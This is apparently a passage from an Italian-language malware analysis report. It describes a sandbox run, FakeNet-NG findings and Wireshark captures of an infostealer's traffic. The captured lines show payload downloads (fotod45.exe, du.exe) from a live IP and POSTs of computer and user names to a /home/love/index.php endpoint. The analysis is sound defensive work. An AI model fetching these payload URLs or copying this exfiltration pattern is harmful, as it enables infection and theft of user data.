
Prima di effettuare l'analisi dinamica del malware abbiamo caricato l'eseguibile su hybrid-analysis, un tool web based che ci fornisce la possibilità di eseguire un malware in una sandbox. In particolare abbiamo eseguito il malware in una sandbox basata su Windows 10 a 64 bit. Dall'analisi di quest'ultimo è emerso che un sottoprocesso creato dal malware tenta di accedere alle informazioni sensibili dell'utente.




Fake Net

Nella presente analisi si fa ricorso all' utilizzo di FakeNet-NG al fine di determinare gli indirizzi ip a cui il malware tenta di stabilire una connessione.

FakeNet-NG è uno strumento sofisticato e di ampia diffusione impiegato per condurre l'analisi dinamica dei malware. Esso è concepito per simulare un ambiente di rete isolato e controllato.




Abbiamo riscontrato tramite fake net che il malware contatta l'ip 77.91.68.56 su porto 19071





Fake-Net esporta anche una traccia visualizzabile all'interno di wireshark.


Wireshark




Dalla cattura di wireshark si nota che il malware scarica dapprima dei file senza estensione, il cui nome è incomprensibile, e che probabilmente verranno utilizzati da lui stesso dinamicamente. Successivamente scarica proprio i due eseguibili che restano poi persistenti nel sistema, du.exe e fotod45.exe. Proprio quest'ultimo si occupa di inviare ad uno di questi endpoint delle informazioni sensibili sul dispositivo come nome del computer e nome utente. Questi dati vengono inviati all'endpoint /home/love/index.php che probabilmente si occuperà dell'elaborazione e della memorizzazione.


red.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
(ip.dst_host == 10.0.2.15 || ip.src_host == 10.0.2.15) && http
No. Time Source Destination Protocol Length Info
104 81.457675 10.0.2.15 104.18.21.226 HTTP 310 GET /gscodesignsha2g3/ME0wSzBJMEcwRTAJBgUrDgMCGgUABBRKkjBge%2BJXnExRoXTQ63uIpEYZkgQUDzrnrJS...
107 81.499263 104.18.21.226 10.0.2.15 OCSP 508 Response
331 276.820923 10.0.2.15 77.91.68.3 HTTP 295 POST /home/love/index.php HTTP/1.1 (application/x-www-form-urlencoded)
333 277.309881 77.91.68.3 10.0.2.15 HTTP 410 HTTP/1.1 200 OK (text/html)
338 277.412116 10.0.2.15 77.91.124.31 HTTP 107 GET /new/foto175.exe HTTP/1.1
1020 278.596748 77.91.124.31 10.0.2.15 HTTP 1373 HTTP/1.1 200 OK
1024 279.229358 10.0.2.15 77.91.68.3 HTTP 235 POST /home/love/index.php HTTP/1.1 (application/x-www-form-urlencoded)
1026 279.318008 77.91.68.3 10.0.2.15 HTTP 204 HTTP/1.1 200 OK (text/html)
1028 279.333292 10.0.2.15 77.91.124.31 HTTP 107 GET /new/fotod45.exe HTTP/1.1
1907 280.873939 77.91.124.31 10.0.2.15 HTTP 863 HTTP/1.1 200 OK
1909 281.490314 10.0.2.15 77.91.68.3 HTTP 235 POST /home/love/index.php HTTP/1.1 (application/x-www-form-urlencoded)
1913 281.577740 77.91.68.3 10.0.2.15 HTTP 204 HTTP/1.1 200 OK (text/html)
1918 281.580736 10.0.2.15 77.91.124.31 HTTP 102 GET /smo/du.exe HTTP/1.1
1945 281.671011 77.91.124.31 10.0.2.15 HTTP 596 HTTP/1.1 200 OK
1968 282.309264 10.0.2.15 77.91.68.3 HTTP 235 POST /home/love/index.php HTTP/1.1 (application/x-www-form-urlencoded)
1976 282.397980 77.91.68.3 10.0.2.15 HTTP 204 HTTP/1.1 200 OK (text/html)
Ethernet II, Src: PcsCompu_9b:02:6d (08:00:27:9b:02:6d), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 77.91.124.31
Transmission Control Protocol, Src Port: 49743, Dst Port: 80, Seq: 54, Ack: 787700, Len: 53
Hypertext Transfer Protocol
GET /new/fotod45.exe HTTP/1.1\r\n
[Expert Info (Chat/Sequence): GET /new/fotod45.exe HTTP/1.1\r\n]
Request Method: GET
Request URI: /new/fotod45.exe
Request Version: HTTP/1.1
Host: 77.91.124.31\r\n
\r\n
[Full request URI: http://77.91.124.31/new/fotod45.exe]
[HTTP request 2/3]
[Prev request in frame: 338]
[Response in frame: 1907]
[Next request in frame: 1918]
0000 52 54 00 12 35 02 08 00 27 9b 02 6d 08 00 45
0010 00 5d fb 10 40 00 80 06 00 00 0a 00 02 0f 4c
0020 7c 1f c2 4f 00 50 e7 81 36 8c 48 f9 f0 f5 50
0030 ff ff d5 d8 00 00 47 45 54 20 2f 6e 65 77 2f
0040 6f 74 6f 64 34 35 2e 65 78 65 20 48 54 54 50
0050 31 2e 31 0d 0a 48 6f 73 74 3a 20 37 37 2e 39
0060 2e 31 32 34 2e 33 31 0d 0a 0d 0a
Activate Windows
Go to Settings to activate Windows.
Hypertext Transfer Protocol: Protocol
Packets: 2450 · Displayed: 38 (1.6%)
Profile: Default
11:06 AM
7/15/2023



red.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
(ip.dst_host == 10.0.2.15 || ip.src_host == 10.0.2.15) && http
No. Time Source Destination Protocol Length Info
104 81.457675 10.0.2.15 104.18.21.226 HTTP 310 GET /gscodesignsha2g3/ME0wSzBJMEcwRTAJBgUrDgMCGgUABBRKkjBge%2BJXnExRoXTQ63uIpEYZkgQUDzrnrJS...
107 81.499263 104.18.21.226 10.0.2.15 OCSP 508 Response
331 276.820923 10.0.2.15 77.91.68.3 HTTP 295 POST /home/love/index.php HTTP/1.1 (application/x-www-form-urlencoded)
333 277.309881 77.91.68.3 10.0.2.15 HTTP 410 HTTP/1.1 200 OK (text/html)
338 277.412116 10.0.2.15 77.91.124.31 HTTP 107 GET /new/foto175.exe HTTP/1.1
1020 278.596748 77.91.124.31 10.0.2.15 HTTP 1373 HTTP/1.1 200 OK
1024 279.229358 10.0.2.15 77.91.68.3 HTTP 235 POST /home/love/index.php HTTP/1.1 (application/x-www-form-urlencoded)
1026 279.318008 77.91.68.3 10.0.2.15 HTTP 204 HTTP/1.1 200 OK (text/html)
1028 279.333292 10.0.2.15 77.91.124.31 HTTP 107 GET /new/fotod45.exe HTTP/1.1
1907 280.873939 77.91.124.31 10.0.2.15 HTTP 863 HTTP/1.1 200 OK
1909 281.490314 10.0.2.15 77.91.68.3 HTTP 235 POST /home/love/index.php HTTP/1.1 (application/x-www-form-urlencoded)
1913 281.577740 77.91.68.3 10.0.2.15 HTTP 204 HTTP/1.1 200 OK (text/html)
1918 281.580736 10.0.2.15 77.91.124.31 HTTP 102 GET /smo/du.exe HTTP/1.1
1945 281.671011 77.91.124.31 10.0.2.15 HTTP 596 HTTP/1.1 200 OK
1968 282.309264 10.0.2.15 77.91.68.3 HTTP 235 POST /home/love/index.php HTTP/1.1 (application/x-www-form-urlencoded)
1976 282.397980 77.91.68.3 10.0.2.15 HTTP 204 HTTP/1.1 200 OK (text/html)
Frame 1918: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface \Device\NPF_{9EE5CD0A-1A78-461E-9C7E-1
Ethernet II, Src: PcsCompu_9b:02:6d (08:00:27:9b:02:6d), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 77.91.124.31
Transmission Control Protocol, Src Port: 49743, Dst Port: 80, Seq: 107, Ack: 1733609, Len: 48
Hypertext Transfer Protocol
GET /smo/du.exe HTTP/1.1\r\n
[Expert Info (Chat/Sequence): GET /smo/du.exe HTTP/1.1\r\n]
Request Method: GET
Request URI: /smo/du.exe
Request Version: HTTP/1.1
Host: 77.91.124.31\r\n
\r\n
[Full request URI: http://77.91.124.31/smo/du.exe]
[HTTP request 3/3]
[Prev request in frame: 1028]
[Response in frame: 1945]
0000 52 54 00 12 35 02 08 00 27 9b 02 6d 08 00 45
0010 00 58 fb 8c 40 00 80 06 00 00 0a 00 02 0f 4c
0020 7c 1f c2 4f 00 50 e7 81 36 c1 49 08 5f ea 50
0030 ff ff d5 d3 00 00 47 45 54 20 2f 73 6d 6f 2f
0040 75 2e 65 78 65 20 48 54 54 50 2f 31 2e 31 0d
0050 48 6f 73 74 3a 20 37 37 2e 39 31 2e 31 32 34
